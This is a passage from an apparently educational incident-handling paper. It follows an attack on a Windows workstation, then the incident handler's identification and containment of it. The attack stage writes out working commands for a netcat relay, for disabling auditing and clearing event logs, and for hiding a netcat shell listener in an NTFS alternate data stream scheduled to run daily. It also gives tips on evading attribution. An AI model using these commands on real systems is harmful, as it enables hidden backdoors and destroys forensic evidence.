
results in a *VNC* connection from the attackers computer to the victim's computer on port 23/TCP. Figure 4.7 illustrates the display value on the *VNC* client.

Figure 4.7




This software installation will allow remote desktop access to the victim's computer. The attacker will have full administrator privileges by logging into the victim's computer using the SYS_BACKUP account the attacker created earlier. This VNC software installation is much more "quiet" than the WinZip unattended installation discussed previously. There is one visible sign that the software is installed and that is a *VNC* icon in the Taskbar but there are recompiled versions available that will hide the icon. Figure 4.8 shows a screenshot of the *VNC* connection to the victim's computer.

Figure 4.8



With the *VNC* server software installed on the victim's computer, the attacker really has two options for accessing the victim's remote desktop. The first option, as discussed above, is to connect inbound to the *VNC* server running on port 23/TCP. The second option is to connect outbound, back to the attacker's computer, to a *VNC* Viewer acting as a listener on any chosen port. The advantage of the second option is that restrictions on outbound network traffic are typically less than that of inbound network traffic. The second option assumes that the attacker already has an inbound connection to the victim's computer so that an outbound *VNC* connection can be initiated. This outbound connection can be initiated from the command line or the *Task Scheduler* service. Figure 4.9 illustrates the two *VNC* connection options.

Figure 4.9



4.4.3 Keeping Access Summary

The attacker views the victim's computer as a valuable resource. This resource can be used as a platform for exploiting other computer systems or as a *netcat* relay to disguise the source of an attack, just to name a few options. Therefore it is important to the attacker to keep access to this valuable resource. To accomplish this goal the attacker installed both a *netcat* and a *VNC* backdoor listener onto the victim's computer. The *netcat* listener is configured to accept inbound connections on port 22/TCP and shovel a remote command prompt

back to the attacker. The *VNC* server is configured to accept inbound connections on port 23/TCP. The *VNC* service is also set to "automatic" so it will start automatically after a reboot. This provides for a reliable inbound connection. Now that the attacker is confident in his ability to keep access to the victim's computer, he will now focus on covering up any evidence left behind from the first four stages of the attack.

4.5 COVERING TRACKS

In keeping with the "avoid detection" mentality, the attacker obviously wants to remove as many "fingerprints" that were left behind as possible. These fingerprints provide clues regarding the actions and location of the attacker. These clues exist on both the victim's computer and on any network device with the ability to log network traffic. From the host perspective, the attacker will disable event auditing, delete event logs and hide executables within alternate data streams. The attacker has much more control in his ability to cover his tracks on the host because he is controlling it. Conversely, the attacker has much less control in his ability to cover his tracks from the network perspective. In an attempt to reduce the risk of detection from network monitoring devices, the attacker uses quiet scanning techniques and netcat relays, if available. The network monitoring devices include: routers, ids sensors, firewalls and possibly host based firewalls. If Company X does a good job of logging network traffic and ids events, it may not be difficult for them to determine the source IP address of the attacker. The best solution for the attacker to obscure his IP address is to use a *netcat* relay, or better yet, a series of *netcat* relays to increase the difficulty of tracing the attack back to the original source.


> **Black Hat Technique:** Attackers don't want to lead investigators back to themselves so they like to use a series of netcat relays to obscure where the attacks are coming from. Locating these relays within the borders of countries that are politically diverse and linguistically different greatly reduces the chances of detection.

4.5.1 *Netcat* Relay - Network Detection Perspective

For this paper, it would not be beneficial to use a *netcat* relay since both the computer originating the attack and the netcat relay are both inside the attacker's firewall. They would appear to be the same host as the source IP addresses are translated to the same public IP address leaving the attacker's network. Regardless, it is still beneficial to understand how the netcat relay works and how one is configured. The netcat relay proxies the network connection between the attacker's and the victim's computers. Network connections originating from the attacker (10.10.10.129) and destined for the

relay (192.168.245.129) are forwarded onto the victim (172.25.25.100). Figure 4.10 illustrates this netcat relay configuration. The victim sees the traffic as being sourced from the relay. The attacker has just become anonymous unless of course the netcat relay itself or the network it resides on is investigated.

Figure 4.10



In the following example, a *netcat* "back-channel" relay is configured on a Linux Redhat 7.3 computer. The relay listens for traffic on port 5555/tcp and relays this data via another network connection to the victim's computer (172.25.25.100) on port 22/tcp. The relay uses a First-In First-Out (FIFO) special buffer file. This ties the input and output data streams together. The command syntax is as follows:

[root]# **mknod backchannel p**
[root]# **nc -l -p 5555 0<backchannel | nc 172.25.25.100 22 1>backchannel**

Black Hat Technique: Unsecured or freely open wireless access points provide hackers with anonymous network connectivity. With this anonymous connectivity, the attacker could inflict damage on multiple computers with very little chance of being caught because when he was finished he could just get up and walk away!

Netcat relays help to obscure the original source ip address from where the attack originated. This helps to cover up the attacker's tracks from the network detection perspective. Now let's focus on how to cover up the attacker's tracks from the host detection perspective.

4.5.2 Event Auditing - Host Detection Perspective

One of the very first tasks an attacker should investigate after initially connecting to the victim's computer is to determine the status of event auditing. Auditing is what populates the event logs. Therefore the attacker needs to know what is being audited, if anything. If auditing is enabled, the attacker will disable it in order to reduce the risk of detection. There is a tool available as part of the Windows 2000 Professional Resource Kit called *auditpol.exe.* The attacker copies this tool to the victim's computer to determine the status of auditing and to disable it. Figure 4.11 illustrates the results of running the *auditpol* command. When auditing is disabled, a security event is generated if "Policy Change" is actively being audited. Figure 4.12 shows the results of the event generated by disabling auditing. The *auditpol* command syntax is as follows:

C:\> ***auditpol***
C:\> ***auditpol \\target /disable***

Figure 4.11




Figure 4.12

4.5.3 Delete Event Logs - Host Detection Perspective

The attacker will also want to delete the event logs. There is a utility available to clear the event logs called *ELSave.exe* written by Jesper Lauritsen. This utility is run from the command line. The attacker downloads the *ELSave.exe* utility to the victim's computer and executes it to clear all three event logs (Application, Security and System). Figure 4.14 shows the *ELSave* command usage. A security event log is also generated as a result of running *ELSave.exe.* Figure 4.15 illustrates the resulting security event on the victim's computer. The command syntax to delete the Application, Security and System events logs is as follows

C:\> **elsave -l application -C**
C:\> **elsave -l system -C**
C:\> **elsave -l security -C**

Figure 4.14




Figure 4.15

4.5.4 Alternate Data Streams - Host Detection Perspective

Another technique the attacker uses for hiding any signs that the host has been exploited is to use alternate data streams (ADS). Alternate data streams take advantage of file streaming on Windows NT File System (NTFS). File streams allow an attacker to tag hacker tools, log files or any other file to any file on the computer system. ADS hide data or files that the attacker doesn't want to be detected behind legitimate files. The attacker is going to take advantage of alternate data streams in order to hide the netcat executable behind an unsuspicious text file. This text file can then be used in conjunction with the Task Scheduler service, via the *AT* command, to execute the *netcat* listener. First the attacker creates the alternate date stream by tagging it onto the back of the text file. The command syntax to create the ADS is as follows:

C:\> ***type c:\winnt\system32\nc.exe > c:\tmp\log.txt:backup.exe***

This command creates an alternate data stream named *log.txt:backup.exe* in the *C:\tmp* directory. This file is actually the *netcat* executable *nc.exe*. To confirm the ADS was created, the attacker uses the *dir* command on the *C:\tmp* directory. The results show a file named *log.txt* with zero bytes and are illustrated in figure 4.16. The attacker will execute the newly created ADS by entering the following command:

C:\> ***start /b c:\tmp\log.txt:backup.exe -L -p 5555 -d -e cmd.exe***

This command executes the ADS named *log.txt:backup.exe*. The attacker verifies the ADS has executed by running the *netstat -an* command, see results in figure 4.17. Notice the new process added to the Task Manager is labeled *log.txt* in figure 4.18. This is the top-level name associated with the ADS and therefore, this is what shows up in the Microsoft Windows process listing.

Figure 4.16





Figure 4.17


Figure 4.18



The attacker will now schedule the ADS to run everyday at 14:30 by configuring the *Task Scheduler* service. The following command will schedule the ADS *netcat* executable named *log.txt:backup.exe* to execute at 2:30PM every day of the week. Figure 4.19 shows the resulting scheduled task.

C:\> ***at \\127.0.0.1 14:30 /every:M,T,W,Th,F,S,Su start /b c:\tmp\log.txt:backup.exe -L -p 5555 -d -e cmd.exe***

Figure 4.19



The attacker's mission has been accomplished. The attacker progressed through all five stages of the attack (Reconnaissance, Scanning, Exploitation, Keeping Access and Covering Tracks) without a hitch. It is now time to switch mindsets and investigate this attack from the Incident Handler's perspective.

5. THE INCIDENT HANDLING PROCESS

The incident handling process is categorized into five distinct phases: Preparation, Identification, Containment, Eradication and Recovery, and Lessons Learned. Each one of these phases will be discussed in detail.

5.1 Preparation

The security team within Company X's IT department is comprised of two people. These individuals are responsible for all aspects of security to include the firewall, the ids infrastructure and host based security. The security team is also responsible for incident handling and forensics. However the company has yet to publish any policies or procedures concerning a corporate incident handling process. As part of the Preparation process, the security team has integrated both network and host based countermeasures into Company X's network infrastructure.

The network-based countermeasures are in the form of border router access control lists, a PIX firewall, and Snort IDS sensors positioned on each of the three network segments. In addition, the security team has applied security baselines to all network equipment. These network security baselines remove unneeded services, allow for remote access via secure protocols, restrict remote access sources, and incorporate strong authentication methods for accessing


network devices. The security team has also ensured there are physical access controls in place to limit who has access to any and all network devices. The router ACL's and the firewall configurations are fairly static but the IDS signatures are more dynamic and the security team is diligent about applying new signatures to the Snort IDS sensors.

The host-based countermeasures are in the form of Symantec AntiVirus software and computer security baselines. The computer security baselines incorporate corporate security policies into each computer system by locking down local security policies, modifying the auditing policy and enforcing a stronger password policy.

5.2 Identification

The user first notices something is different with his computer at 13:05 after returning to the office. He noticed a new desktop icon labeled *WinZip* and an open *WinZip* folder. Figure 5.1 illustrates the victim's desktop with the *WinZip* icon and *WinZip* folder open. The user is curious how the software was installed and calls the IT department at 13:10 to see if they have been installing software remotely. He leaves a voice mail at the IT department describing his observations and then continues working. The user is not very alarmed at this point since the IT department had performed unattended software installations previously.

Figure 5.1



At 14:15 the user receives a call back from a member of the security team, asking questions about the *WinZip* software installation. The security team member, who is now taking on the role of incident handler, is concerned about the software installation since no one in the IT department had installed *WinZip* software to any of Company X's users. The incident handler arrives on site at 14:30 to investigate the computer. He records the ip address of the computer and opens the Event Viewer to search for unusual events. He notices the audit logs were cleared. He then opens "User Manager" and notices a new account named *SYS_BACKUP* with administrator rights. Also, there is a *VNC* icon in the Taskbar tray (see figure 5.2). At this point the incident handler is concerned that the system maybe compromised. At 14:38 the computer is removed from the network but still powered up. The incident handler instructs the user not to use the computer anymore and proceeds back to the office to gather more tools and correlate the suspected intrusion with the network logs. Once back at the office, the incident handler investigates the IDS event logs, firewall logs and syslog to correlate the suspected intrusion. The incident handler confirms a Snort IDS sensor on the users segment was triggered at 09:30. The event is described as, "NETBIOS DCERPC System Activator bind attempt" from an external source ip address to the victim's ip address. At 15:10, after the network log analysis is completed, the incident handler is convinced that the system has been compromised and proceeds to the containment phase.

Figure 5.2

The source IP address in the IDS event is a valuable piece of information. Log analysis and IDS event correlation will be conducted on this IP address to see if any other network traffic was detected from this IP address. Currently, this is the incident handlers only evidence that could help lead investigators back to the attacker.

5.3 Containment

The victim's computer system is considered compromised and a full forensics analysis needs to be performed. The system has already been removed from the network but a full backup is needed prior to further investigation of the computer system in order to preserve the evidence. The steps required to image the victim's hard drive are as follows:

- Power down the computer (pull the power cord).
- Remove the victim's hard drive.
- Attach the victim's hard drive to a forensics computer via an external hard drive case. The forensics computer will also have a second hard drive attached. This will be the destination drive and must have adequate space to accept the entire image from the victim's computer.

- Boot the forensics computer with F.I.R.E, a bootable CD that provides a Forensic and Incident Response Environment.
- Use the *dcfldd* command from the F.I.R.E CD to transfer the image from the victim's hard drive to the destination hard drive.
- Store the original drive in a secure location.

Now that the evidence is secure, the incident handler will install the backup hard drive into the victim's computer and bring the computer up in an isolated network environment for further analysis. The incident handler continues the analysis by running a script containing some common enumeration commands. The results of the *netstat -an*, *at*, *net share* and *net user* commands reveal some interesting information. The *netstat* command shows the computer is listening on TCP ports 22, 23 and 5555. These ports are not typical for the standard Company X workstation configuration. The *at* command shows a strange command, *c:\tmp\log.txt:backup.exe -L -d -p 5555 -e cmd.exe*, scheduled to run everyday at 14:30. The incident handler has enough experience to recognize that command as a possible alternate data stream with what appears to be netcat command arguments. Also, the *net user* command shows an additional user account created called SYS_BACKUP. Both the IT department and the user were questioned and affirmed that neither had created this account. Figure 5.3 shows a partial output from the incident handlers analysis. The incident handler, suspicious that the attacker has used alternate data stream to hide files, runs a freeware utility called *LADS*, developed by *Frank Heyne Software*, to search the hard drive for all instances of ADS. As expected, there is an alternate data stream named *log.txt:backup.exe.* The command syntax and results are as follows:

